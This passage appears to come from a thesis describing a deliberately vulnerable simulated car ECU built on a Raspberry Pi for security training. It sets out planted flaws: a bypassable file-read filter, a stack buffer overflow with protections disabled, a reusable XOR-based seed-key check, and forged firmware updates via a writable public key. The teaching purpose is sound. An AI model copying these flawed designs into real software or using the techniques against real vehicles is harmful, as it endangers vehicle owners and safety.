- SeeedStudio SLD01105P CAN-Bus Shield MCP2515 CAN controller with a D-sub connector
- SparkFun SFE CAN-Bus Shield MCP2515 CAN controller with a D-sub connector and an SD card holder; has connectors for an LCD and GPS module

The advantage of the Raspberry Pi solution is that the Raspberry is capable of running Linux operating system supporting SocketCAN tool directly and being able to seamlessly implement run multiple computationally more demanding services.

Dedicated hardware providing some simulated ECU functionality like ECUsim [17] does exist. However, this tool does not provide the required connectivity and its basic functionality is limited to only specified features making it more challenging to customize for implementation given vulnerable services.

Many other high-end devices providing the CAN connectivity exist like HackRF SDR, USRP SDR, ChipWhisperer Toolchain, Red Pitaya Board. [7] While these devices provide many great features, they tend to be more expensive and possibly not as easily used for custom software development as the selected Raspberry is.

Another alternative would be using an actual ECU from a car. More about this option and its disadvantages were described in section 3.1.

3.4 Software design

The software development was based on researching existing software solutions that at least partially cover the functional requirements. No suitable open-source implementation of the simulated ECU was found during the research. Available resources mostly cover only limited portions of required functionality or are not focused on simulating the ECU functionality but rather on communication with the actual ECU.

The lack of resources is likely caused by the highly specific nature of this task. Most tools discovered during the research aim at communication and testing the ECU services instead of implementing them. This can be expected since the development of electronic control units is mostly done by the device manufacturers for specific circuit boards. The manufacturers are not motivated to publish their code, let alone make it suitable for usage on general-purpose computer since they optimize for specific embedded hardware.

The designed software services and features, therefore, needs to be mostly created from scratch or by expanding on projects implementing the basics of CAN communication. The design is based on the following software projects.

3.4.1 Raspbian OS

The Raspbian OS is a free, open-source operating system based on the Debian Linux distribution. The advantage of this operating system, when used together with the board it was designed for, is that the OS was optimized for the Raspberry Pi hardware. [18]

The possible alternative to this OS would be the Yocto project embedded Linux distribution. [19] The development under this operating system might be similar to developing under the Debian-based system. Possible improvement might be extended support for working with Yocto disk images in a virtual environment or running on emulators since the Yocto is a light-weight operating system directly designed to be used as an embedded OS.

The Raspbian OS was selected for its optimization for a given hardware and previous experience with using and developing under this OS. Another advantage is that it's still under active development and supports various software packages like the previously mentioned SocketCAN tools. Usage of these tools enables easier development and testing since it makes it possible to send, receive and dump the CAN traffic as described in the 2.5.1 section.

3.4.2 UDS server

Supporting a UDS server in the design of the vulnerable ECU is motivated by enabling students to test the enumeration of such server and its services. The next design choice behind the UDS server is the vulnerabilities it contains. The UDS server is designed to implement arbitrary file read, vulnerable seed-key algorithm, and to launch software enabling upload of the forged update image.

The design of the UDS server was based on the Github project implementing the basic structure of a UDS server written in C. [20] This project is mostly used as a proof of concept to demonstrate requesting and receiving a car's VIN identifier from the UDS server. No better alternative implementation of the UDS server was discovered during the ECU design research. Therefore the design was based on this project.

Support for each required service from 1.5.1 was added or completely rewritten to this project since the original project does not support all designed functions, or if the function was supported, it needed to match expected behavior and include vulnerable parts.

Some implemented functions of this project were causing false-positive findings later during the enumeration 5.2 part of exploitation. The server reported itself on multiple CAN IDs and answered to various undefined services. This behavior was removed from the original project during the implementation so that only designed functions are supported.

The final design also extended this project for ISO-TP support to make it capable of receiving longer messages, and a brand new undocumented service was added.

In the end, it would be a better solution to start the UDS design from a scratch since almost all designed functions had to be implemented from the beginning and this approach would avoid encountering unexpected behavior.

3.4.3 ADAS input processor

The motivation behind this service design is the implementation of buffer overflow the vulnerability that can be later exploited to gain remote access.

The ADAS itself is a complex system not implemented as a part of the ECU. The ECU was designed to include a simple service receiving ADAS messages with a given identifier to further process them and confirm receiving the data. The sample of such message exchange is included in the appended capture file.

Since the analysis of this service is required during the vulnerability exploitation, this tool was designed and developed from a scratch as a simple the program implements only the core functionality of accepting and processing the ISO-TP frames, storing a received value into a file and sending a response containing the received message size.

3.4.4 SWUpdate

The software update procedure was designed in a way that the attacker needs to exploit previous vulnerabilities first. The seed-key challenge needs to be passed, and access to the ECU file system also needs to be achieved to overwrite the used key. Vulnerability in this service is designed to be exploited to escalate privileges.

The SWUpdate is a framework for embedded system updating. [21] It is used for simplifying the software update process. After passing through the seed-key authentication enables, the software is updated by submitting a signed update file.

The SWUpdate tool was selected since it implements uploading updates through the web interface, the creation of the updated image is not complicated and can be easily customizable even without knowing exact details about targeted infrastructure, and it also implements uploaded image validation as simple protection from uploading a forged image.

3.4.5 ICSim

Designing this traffic simulator to be run on the system aims to bring the experience closer to connection to the real CAN bus. The actual ECU would likely not generate such traffic. But many devices in a car share a single bus. To simulate more realistic conditions, where traffic needs to be filtered in order to capture only some portion for later analysis, simulated traffic is designed to be sent to the CAN bus.

The ICSim tool is used for simulating CAN communication between the controller simulating different car systems and the instrument cluster simulator display. The graphical interface of the car dashboard unit and controls this tool also implements are displayed in figure 3.2. While accepting and displaying inputs, it also sends ordinary traffic to the CAN bus.

The ICSim was selected since it is a prepared solution suiting the required task of producing real-like CAN traffic. The implementation also includes the controller and display part enabling the generation of custom frames to the CAN bus that will also affect the displayed visualization. The electronic control unit as it is designed does not include the option to display the visualization, yet it would be simple to use these options in case of extending the unit with appropriate hardware, including display and controller.

3.5 Designed vulnerabilities

In total, four major vulnerabilities were designed to be implemented on simulated ECU. They are designed in a way that their exploitation is related to each other and that some are exploited to extract information, gain remote access, or elevate privileges.

Part of vulnerability exploitation is also searching through the data log of captured traffic. This file is part of the attached media and stores legitimate traffic where the seed-key algorithm is used.

The UDS server also enables enumeration of data by identifier. This service provides helpful information regarding vulnerable services, but this functionality is intended and not meant as a vulnerability in itself.

Additional information about these vulnerabilities and ways how to exploit them are described in chapter 5.

3.5.1 Arbitrary file read

The UDS server should implement functionality allowing the tester to download a file on ECU's file systems simply by requesting the name of such file.



■ Figure 3.2 ICSim and controls interface

A car manufacturer might implement any custom function they see fit for their use case. The option to download a file might be useful during the unit's development, testing, or servicing; therefore, this might be a legitimate service for downloading files related to ECU functionality.

The issue with this function is that it does not restrict file access to specific files but rather enables downloading of an arbitrary file. Filtering of inserted file names should be done to restrict file names starting with a slash; therefore, using an absolute file system path to address the file is blocked. However, this filter is insufficient to restrict access using relative file system paths. This way, an attacker may still successfully request the download of an arbitrary file from a remote system.

3.5.2 Buffer overflow

Vulnerability where user input is accepted and processed without checking the message length against the limit of prepared space on the buffer to store these values.

Messages should be accepted by a service listening to frames with a specific identifier. Frames sent to this identifier are read and stored in the file while returning information about the length of received data to a different identifier. The vulnerability included in this service is that during this process, the received message is stored in a buffer of fixed size. Therefore, in case enough bytes are sent to this service in a single message, the bytes are written beyond the allocated stack space and start interfering with other store data on the stack.

The buffer overflow could lead to causing process termination, but it can also be used to execute arbitrary code on the remote device. The program should be compiled with a flag enabling stack execution to simplify the buffer overflow exploitation, and ASLR is disabled. Arbitrary file read vulnerability can also be employed to download the executable for local examination and reverse engineering.

3.5.3 Vulnerable seed-key algorithm

Changing into a programming session should be conditioned by passing the security access seed-key algorithm first. Upon requesting security access, the UDS server sends a 4-byte seed value to the CAN bus. Next, the tester must prove knowledge of the algorithm used to transform the received seed into a key. The key is a 4-byte value derived from the seed. This key is then sent to the secure access service that validates the key. After providing the valid key, the tester can request switching to a programming session.

The implementation should be vulnerable to seed reuse since it only uses a predefined fixed set of seeds. To be able to exploit this, the attacker needs to have access to at least one successful seed-key exchange to reuse the key. Since there is no other connected device doing the seed-key exchange during the testing, packet capture, including this exchange, was agreed to be part of the thesis to be used during the lesson assignment. Therefore, the tester can search captured traffic for valid seed-key exchange and keep requesting the seeds until the seed is repeated, and then use the known key.

Another possible approach is to exploit file download to download the UDS executable and reverse-engineer algorithm used for key validation.

Exploiting this vulnerability to pass the seed-key authentication should allow the attacker to switch to the programming session. After switching to the programming session, the software update procedure should be available to the attacker.

3.5.4 Forged software update

After switching to the programming session, the device starts the SWUpdate service. This service is designed to accept update image and replace given executable with the new version. To upload the image web interface should start and be accessible on the Ethernet interface. Testers can select the upload image file and observe the update status through this web page.

The SWUpdate requires images to be signed with the private key to ensure that only validated updates are uploaded through this process. To validate the signature, the SWUpdate uses the public key stored on the ECU.

An attacker with local access should be able to change the content of the public key file even without root privileges. After restart, the SWUpdate should use the edited public key to validate the signature. Therefore the attacker can insert his public key to a specified file and sign any update with his private key. By doing so, the attacker can overwrite any file using the update procedure with root privileges.

Implementation documentation

The purpose of this thesis is to design emulated ECU with similar functionality to the real one while implementing services with security vulnerabilities. This chapter describes the hardware, software, and emulated services supported by the implemented ECU. How these services were developed and how to make the unit operational.

The goal of this chapter is to give details about the actual implementation. It is essential to understand how the unit itself works. In case of replication of this ECU build, similar hardware needs to be used.

First, the used hardware and software components are described, including images of hardware and used connectors. While giving a brief introduction to used software and its setup.

Next, the detail related to each software component is described in further detail. First, about the ICSim simulator and its setup, then how the ISO-TP implementation is supported, followed by a closer look at the UDS server implementation. Next is mentioned ADAS input processor describing implementation of service including buffer overflow, followed by the software update implementation description.

The development and implementation were done on the actual hardware. The ssh connection to the device was used for this purpose. The user account `pi` with the option to gain the super user privileges through the `sudo` command was used. For the authentication, the private key was used.

4.1 Used components


The components used for the implementation of this project are divided into two categories hardware and software. More details about selected hardware and software design choices are described in chapter 3.

4.1.1 Hardware components


The main component of emulated ECU is the Raspberry Pi 3B single-board computer. This computer is capable of running the ARM version of Linux based operating system with multiple processes simulating the communication and functionality of an actual control unit. The board is powered with a power adapter through a micro-USB connector. The OS image is stored on the micro-SD card and boots upon connecting the power. An onboard Ethernet connector is also used for connection with the device, yet it is not the primary communication method.

PiCAN2 hardware extension board is connected to the 40-pin GPIO bus. Figure 4.1 depicts the PiCAN2 board. This interface, after proper installation, extends connectivity options with

DB9 and a 3-way screw terminal connector, which enables connectivity to the CAN bus. The detail of the connection to the 3-way screw terminal is shown in figure 4.2. The CAN bus is the primary way legitimate car components communicate with the control unit and the main communication channel further used in this project.




■ **Figure 4.1** PiCAN2 board connected to 40-pin GPIO bus of the Raspberry Pi 3B




■ **Figure 4.2** The CAN connection via the 4 way screw terminal.

Connection to the PiCAN2 board using a DB9 connector can be achieved by soldering the

pins according to the user guide depending on desired supported cable type as depicted in figures 4.3 and 4.4. [15]



■ **Figure 4.3** Marking solder bridges for standart DB9 connector



■ **Figure 4.4** Marking solder bridges for US-style DB9 connector

The device is connected to the computer using a USB to CAN interface, where only specific pins representing CAN high and CAN low signals are connected via wires to the 3-way screw terminal as depicted in figure 4.2.

Korlan USB2CAN OBD2 was used as the USB to CAN interface during the development wires were used to connect the CAN high and CAN low pins of the connector into the 3-way screw terminal.

For connection to work correctly, the 120 Ohm resistor is required to be connected to the circuit. An onboard termination resistor can be used for this purpose by inserting a jumper into the JP3 pin, which is shown in figure 4.5. A single wire can serve as the jumper, as depicted in figure 4.2.

4.1.2 Software components

The Raspberry Pi loads the operating system from the SD card after being connected to a power source. It might time up to a minute to fully boot up and start all supported services and start communication over the CAN bus.

All implemented software source code projects and the OS image is present on the attached media.



■ **Figure 4.5** JP3 - 120 Ohm termination resistor [15]

■ **Code listing 4.1** Additional configuration of `/boot/config.txt` file

```
dtparam=spi=on
dtoverlay=mcp2515-can0,oscillator=16000000,interrupt=25
dtoverlay=spi-bcm2835-overlay
```

Used operating system is Debian GNU/Linux 11 (bullseye) in kernel version 5.10.63-v8+ for aarch64 architecture.

To include support for the PiCAN2 board, lines in the listing 4.1 were appended to the `/boot/config.txt` file according to the user manual.[15]

Automatic configuration and setup of network interfaces are handled by setting 4.2 in the `/etc/network/interfaces` file. This setting enables CAN interfaces and specifies the used bitrate to 500000 and `txqueuelen` to 10000. The default queue length is set to ten which caused problems while sending multiple CAN frames simultaneously. This problem required interface or device restart; therefore, the length was arbitrarily increased to prevent further issues.

The IP address 192.168.2.123 is set to the ethernet interface with netmask 255.255.255.0. To communicate over the ethernet interface the `eth0` interface needs to be connected by the Ethernet cable to the tester's computer, and the tester needs to set the address on his ethernet interface.

This version of the Debian operating system uses predictive interface names based on the MAC address of the hardware-specific Ethernet interface. Formerly used interface name `eth0`

■ **Code listing 4.2** Configuration of `/etc/network/interfaces` file

```
auto can0
iface can0 inet manual
pre-up /sbin/ip link set $IFACE type can bitrate 500000 listen-only off
post-up /sbin/ip link set can0 txqueuelen 10000

auto eth0
iface eth0 inet static
address 192.168.2.123
netmask 255.255.255.0
```


Code listing 4.3 Configuration of the UDS service `/lib/systemd/system/uds.service` file

```
[Unit]
Description=UDS server
After=multi-user.target

[Service]
Type=idle
User=root
WorkingDirectory=/home/bot
ExecStart=/home/bot/uds-server-2 -F can0
Restart=always
RestartSec=1
StartLimitIntervalSec=0
StartLimitBurst=0

[Install]
WantedBy=multi-user.target
```

is used by creating `systemd.link` file `/etc/systemd/network/25-eth0.link` [22] to make a generally usable system setup image across any board.

Implemented software functionalities are started and maintained by the `systemd` as three custom services:

- ICSim – `icsim.service`, runs under `bot` user, executes:
`/home/bot/controls -l 0 -s 1650037002 can0`
- ADAS listener – `test.service`, runs under `bot` user, executes:
`/usr/vendor/adas/inputprocessor`
- UDS server – `uds.service`, runs under `root` user, executes:
`/home/bot/uds-server-2 -F can0`

The `systemd` configuration file for the UDS server is shown in the listing 4.3. Similar configuration is used for other two services with only difference being the `User=` and `ExecStart=`.

The UDS server runs the `SWUpdate` executable, which is used during the exploitation for privilege escalation; therefore, it is launched under the `root` user. The other two services are run under the `bot` user account with lesser privileges.

The `ExecStart` variable specifies what will be executed by the `systemd` service.

Variables setting the start and restart limits are used to restart the service in case it crashes. This is needed for the ADAS listener service since, during the buffer overflow enumeration and exploitation of the buffer overflow causes termination of the process, and therefore it needs to be restarted each time the tester causes termination by sending too long input.

The `systemd` makes sure that services start automatically after the boot and are also restarted in cases where users request it in case implemented UDS server functionality or the process is terminated by the OS in cases where an application encounters errors such as buffer overflow.

4.2 ICSim CAN traffic simulator

In order to emulate traffic ordinarily present on the CAN bus, the unit sends prerecorded CAN frames inspired by project ICSim. Sending the traffic is emulated using the ICSim tool [23].

■ **Code listing 4.4** The controls.c code edited to call `play_can_traffic()` before forking. [23]

```

563 if(play_traffic) {
564
565     play_can_traffic();
566     // Shouldn't return
567     exit(0);
568
569     play_id = fork();
570     if((int)play_id == -1) {
571         printf("Error: Couldn't fork background player\n");
572         exit(-1);
573     } else if (play_id == 0) {
574         play_can_traffic();
575         // Shouldn't return
576         exit(0);
577     }
578     atexit(kill_child);
579 }
580
581 // GUI Setup
582 /*
583 SDL_Window *window = NULL;
584 SDL_Surface *screenSurface = NULL;
585 [...]

```

The process sending the frames to the CAN bus is started by `systemd` using newly created `icsim.service`. The service is run under unprivileged user `bot` from its home directory. Command line arguments are set as follows:

```
/home/bot/controls -l 0 -s 1650037002 can0
```

The `-l` specified the difficulty level controlling how randomized should the frames from a source file be. This value can be in the range from 0 to 2, where a higher value means more randomization. The `-s` parameter sets value as a seed for `srand()` function so that the replay starts with pseudorandom values based on this value. The last argument specifies the name of the CAN interface to be used.

The recorded traffic is loaded from `./data/sample-can.log` file. Frames stored in this file are stored one frame per line in the following format:

```
(1398128223.803317) can0 166#D0320009
(1398128223.804583) can0 158#0000000000000000A
```

The format contains a timestamp, interface name, and CAN ID followed by data content separated by `#` sign.

Original code forks and then one process loops in executing `play_can_traffic()` function. The other process starts GUI setup to handle this interface later and taking user inputs that are translated into sending CAN messages relevant to inputs pressed by controls shown in figure 3.2. Used ECU does not include a graphical screen to display the graphical interface; hence the used source code 4.4 was edited to only start replaying the frames on the CAN bus before forking.

4.3 ISO-TP support

To support receiving and sending multi-frame messages ISO-TP library was used. [24] In order to utilize this library, shim functions were implemented according to the repository instructions. Code implementing these functions is presented in listing 4.5. Code implements function sending single CAN frame and receiving time in milliseconds.

■ **Code listing 4.5** Shim functions used by isotp-c library

```

/* required, this must send a single CAN message with the given
 * arbitration ID (i.e. the CAN message ID) and data.
 * The size will never be more than 8 bytes. */
int isotp_user_send_can(const uint32_t arbitration_id,
                       const uint8_t* data, const uint8_t size) {

    frame.can_id = arbitration_id;
    frame.can_dlc = size;
    memcpy(frame.data, data, size);
    write(s, &frame, sizeof(struct can_frame));

    return ISOTP_RET_OK;
}

/* required, return system tick, unit is millisecond */
uint32_t isotp_user_get_ms(void) {
    struct timeval te;
    gettimeofday(&te, NULL);
    uint32_t milliseconds = (uint32_t)
        (te.tv_sec*1000LL + te.tv_usec/1000);

    return milliseconds;
}

/* optional, provide to receive debugging log messages */
void isotp_user_debug(const char* message, ...) {
    printf("DEBUG: \u001f%s\n", message);
    // ...
}

```

This library was used in implementing both the UDS server and the ADAS message handler. To include it during the compilation following flags were used.

```
-L/home/pi/ecu/isotp-c -Wl,-rpath=/home/pi/ecu/isotp-c -lisotp
```

The listening loop is in the UDS server and ADAS listener implemented by the usage guide from the main GitHub page. [24]

4.4 UDS server

The ECU implements the functionality of the Unified Diagnostic Services server. The implementation is based on the open-source UDS server project. [20] Changes to this system were implemented so that supported services match with services observed on real ECUs. Vulnerabilities were added to these newly implemented services.

The UDS server listens to frames with identifier `0x7df` and responds with frames identified as `0x7e8`. The original implementation responded to two identifiers. This behavior was edited so that the UDS server responds only if the message is received to a single specified identifier.

Another change was made in receiving messages. The original version only supports sending ISO-TP messages but receiving worked only for standard CAN frames. The infinite receiving loop was therefore replaced by the custom ISO-TP implementation mentioned in section 4.3. Only after the message is reassembled the originally used `handle_pkt()` function is called.

The `handle_pkt()` function handling UDS requests originally supported responding to the following five OBD_MODE requests: `SHOW_CURRENT_DATA`, `SHOW_FREEZE.FRAME`, `READ_DTC`, and `VEHICLE_INFORMATION`. During the enumeration for supported UDS ser-

vices (closer explained in the 5.2 section) functions handling these services responded and were identified as unknown services. As these services were not part of designed functionalities to be supported by the UDS server, handling of requests to these services was commented out. Function handling diagnostic sessions were extended by designed functionalities, and new functions handling ECU reset, undefined function sending files and function handling security access were implemented. More about these changes are in the following sections.

4.4.1 Diagnostic session control

Service with hexadecimal code `0x10`. According to the specification [11], the server should always start in the default session after powering on and should respond to frames regarding this service. The server, therefore, responds with a frame starting with the following two bytes `0x50 0x01`. Byte `0x50` meaning positive response and byte `0x01` meaning default session.

The server also implements switching to the programming session by sending a frame requesting this switch. This request must start with `0x10 0x02` where the second byte means switch to the programming session. This switch is only possible in case of successfully passing through the seed-key challenge. In case of asking to switch to the programming session without previously solving the seed-key challenge, the service replies with a negative response starting with `0x7F 0x22`. Where byte `0x7F` signals negative response and second byte meaning conditions not correct.

The function `handle_dsc()` is handling diagnostic session control requests. The original function was only responding with a predefined response simulating the positive response. This function was extended to support switching to the programming session conditioned by passing the seed-key challenge first. Switching to the programming session enables software update functionality later described in section 4.6.

4.4.2 ECU reset

Service with hexadecimal code `0x11`. This service implements a way how to restart the device. The newly added implementation by function `handle_ecu_reset()` supports three reset types identified by subfunction bytes `0x01 0x02 0x03`. These should correspond to requesting different types of reset – `hardReset`, `keyOffOnReset`, and `softReset`.

This service was first implemented in a way that the hard reset upon receiving bytes `0x11 0x01` called reboot of the whole device. Rebooting the unit took around a minute until the unit started responding again to all the requests. Calling hard reset, therefore largely limited-service enumeration and fuzzing for seed randomness described in the last chapter 5.

In order to prevent this unwanted delay before the device restarts, this was changed, and this service now only uses a system call to `systemctl restart uds.service` restarting only the UDS service. In contrast with the hard reset, this restart is completed in a second.

4.4.3 Undocumented file read service

Service with hexadecimal code `0x1b`. This service enables the possibility to download files from ECU's file system over the CAN bus.

First, the UDS server reads the request from the CAN bus. In case of sending the longer message, the ISO-TP protocol is used, and the message is assembled from multiple frames as mentioned in 4.3.

The message should have the SID byte set to `0x1b` to be addressed to this undocumented service handled by the implemented `handle_file_read()` function. A buffer containing the whole received message is passed to this function.

Frist, the file name is read from the buffer, skipping the first two bytes containing the PCI and SID values. Later the attempt to open the file from the ECU's file systems with the specified name is executed. In case the file with the specified name is not found, the service responds with a simple response `0x5b 0x6e 0x6f 0x48 0x69 0x6c 0x65` which starts with `0x5b` indicating response to `0x1b` service. Decoding the rest into ASCII characters resulting in *noFile* message. This message is also returned once the file name starts with a slash character to prevent from specifying the file name with the relative path as an attempt to prevent arbitrary file read. The same message is returned when the user requests downloading a file that includes the *seed* in its name. Since the *seed* file is used to store and read bytes used for the seed-key algorithm. This is implemented to disable downloading the whole list of used seeds.

For cases where opening the file succeeds, but the file itself is empty the a message containing ASCII encoded string *Empty* is returned.

In case the file with the given name is found, the service starts sending the content of the file to the CAN bus split into multiple frames. Each send frame starts with `0x5b` to indicate the response and then up to 6 bytes of file content.

To get over the limit of ISO-TP message length, this approach to send a file content over the CAN bus was taken. This enables sending files longer than 4096 bytes. Splitting the file into many frames enables to transfer over the CAN bus files of any size, with the drawback that the bus might get flooded depending on the transferred file size, and also the responsibility for file reassembly is left to the receiver.

Although the service tries to prevent downloading an arbitrary file from the file the system, the vulnerability implemented here is in that the filter is not sufficient and can be bypassed by using relative system paths.

4.4.4 Read data by identifier

Service with hexadecimal code `0x22`. The frames with SID `0x22` followed by two byte identifier of the requested data. These frames are processed by the implemented function `handle_read_data_by_id()`.

This function first checks the PCI byte stating the length of the frame. If the length differs from three, the negative response is sent with a subfunction byte set to `0x13` meaning incorrect message length or invalid format. This response is implemented so that during the enumeration, this service is detected as a supported service. Without this check the service enumeration sending frame `0x01 0x22 0x00 0x00 ...` would be interpreted as request to read data with ID `0x00 0x00`. Data for this ID does not exist, so no response would be sent, and the service would remain undetected.

The other solution to the problem with the service detection would be to return empty response since no data were detected with ID `0x00 0x00` this would lead to another slight issue when enumerating all the IDs the CAN bus would be flooded with empty responses. Therefore the length is checked first, and the the error message is sent in case of expected length mismatch.

Once the received frame passes the length check, the first two data bytes are taken as an ID. The function has hardcoded values for specific IDs. If the request includes one of the specific IDs corresponding hardcoded value is returned. No response is sent in case no data exist for a given identifier.

This implemented function is not vulnerable. The purpose of this implementation is enable enumeration to obtain useful information about the ECU and its other services. Content of hardcoded values from the attacker's point of view is in listing 5.2 and decoded back to ASCII 5.3.

4.4.5 Security access service

Service with hexadecimal code `0x27`. Implements seed-key algorithm. This functionality is implemented by the `handle_seed_key()` function.

Service expects seed request represented by two bytes 0x27 0x01. Following with the response starting by 0x67 0x01 followed by four bytes representing seed.

Used seed is read from the `seed` file stored on the ECU. This file contains 1000 randomly generated bytes. Therefore, the 250 seeds are used in a round-robin fashion. At the start, the program chooses a random value from which byte to begin. After each seed request, the counter is shifted, and the following four bytes from the file are used as the next seed. In case the service receives a frame with SID 0x27 and subfunction 0x01 meaning seed request, the selected seed is returned in a response.

The seed represents a challenge for the client. The service expects that the client conducts a transformation of the seed according to a predefined algorithm into a key. This transformed seed is later sent by the client to the security access service starting by 0x27 0x02 followed by four key bytes.

After the frame with the key is received by the ECU, the key validation starts. Implemented validation algorithm accepts the key if it contains seed bytes modified in the following way:

The first seed byte is XORed with 0x01, second is XORed with 0x02, third is XORed with 0x04 and fourth is XORed with 0x08.

Valid key results in response 0x67 0x02 and enabling switching to the programming session. The switching is enabled by changing the *passed* value to one. The switch to this session must be done by requesting the diagnostic session control service that checks the same value before switching to the programming session. Receiving invalid key leads to response 0x67 0x35 where 0x35 indicates invalid key.

A limitation is implemented to protect against brute-force guessing the key for a given seed. After the third unsuccessful key submission, the program stops validating key attempts and returns 0x67 0x36 meaning that the number of attempts is exceeded.

In case the program receives frame with subfunction byte other than 0x01 or 0x02 the server responds with 0x67 0x12 referring to subfunction not supported.

This implementation contains two vulnerabilities. The first one is that the seed is not generated as a pseudorandom value. Having such a small pool of used seeds in combination that the service can be flooded with seed generation requests leads to inevitable seed reuse. The service also does not have a way to validate the key's freshness. Reusing the same key is, therefore, possible.

The other vulnerability is a rather design flaw of the seed-key algorithm itself. The only secret used to validate the tester is knowledge of the used validation algorithm. In this implementation, the values of bytes XORed with the seed (0x01 0x02 0x04 0x08) are essentially similar to a shared secret key. Since these values are just XORed with the seed, the attacker might be able to figure out the key value from the analysis of multiple seed-key exchanges.

4.5 ADAS input processor

Implemented service reads CAN frame and further processes frames identified by the 0x222 ID. In case of sending a longer message, the service reassembles the message into a single buffer using code described in the 4.3 section. After the whole message is received, all bytes are stored in *payload* array, and the received payload size is stored in *payload_size*. These values are passed into `can_print()` function.

This function further calls `debug_printer()` which is only used to copy the passed payload into buffer allocated on the stack. Next called function is `append_to_log()` this function opens locally stored file names `adas-out.log` and writes received data into this file.

After this is processed, the CAN frame is sent with identifier 0x211. As a response, the service sends a frame containing information about the length of the received data stored in the second byte.

Communication to CAN ID 0x222 is also part of included data capture. Together with the request to download the file where these received data were stored.

Code listing 4.6 SWUpdate usage with web interface and specified key

```
swupdate -k /home/bot/swupdate-public.pem \  
-w '-r_/home/pi/swupdate/web-app'
```

The implementation error, in this case, is that the program uses a fixed length for the buffer storing received data and that it does not check whether the received data length fits into a buffer of this size. This can be exploited by the attacker by sending longer messages than expected so that it does not fit into a buffer causing a buffer overflow.

4.6 Update image

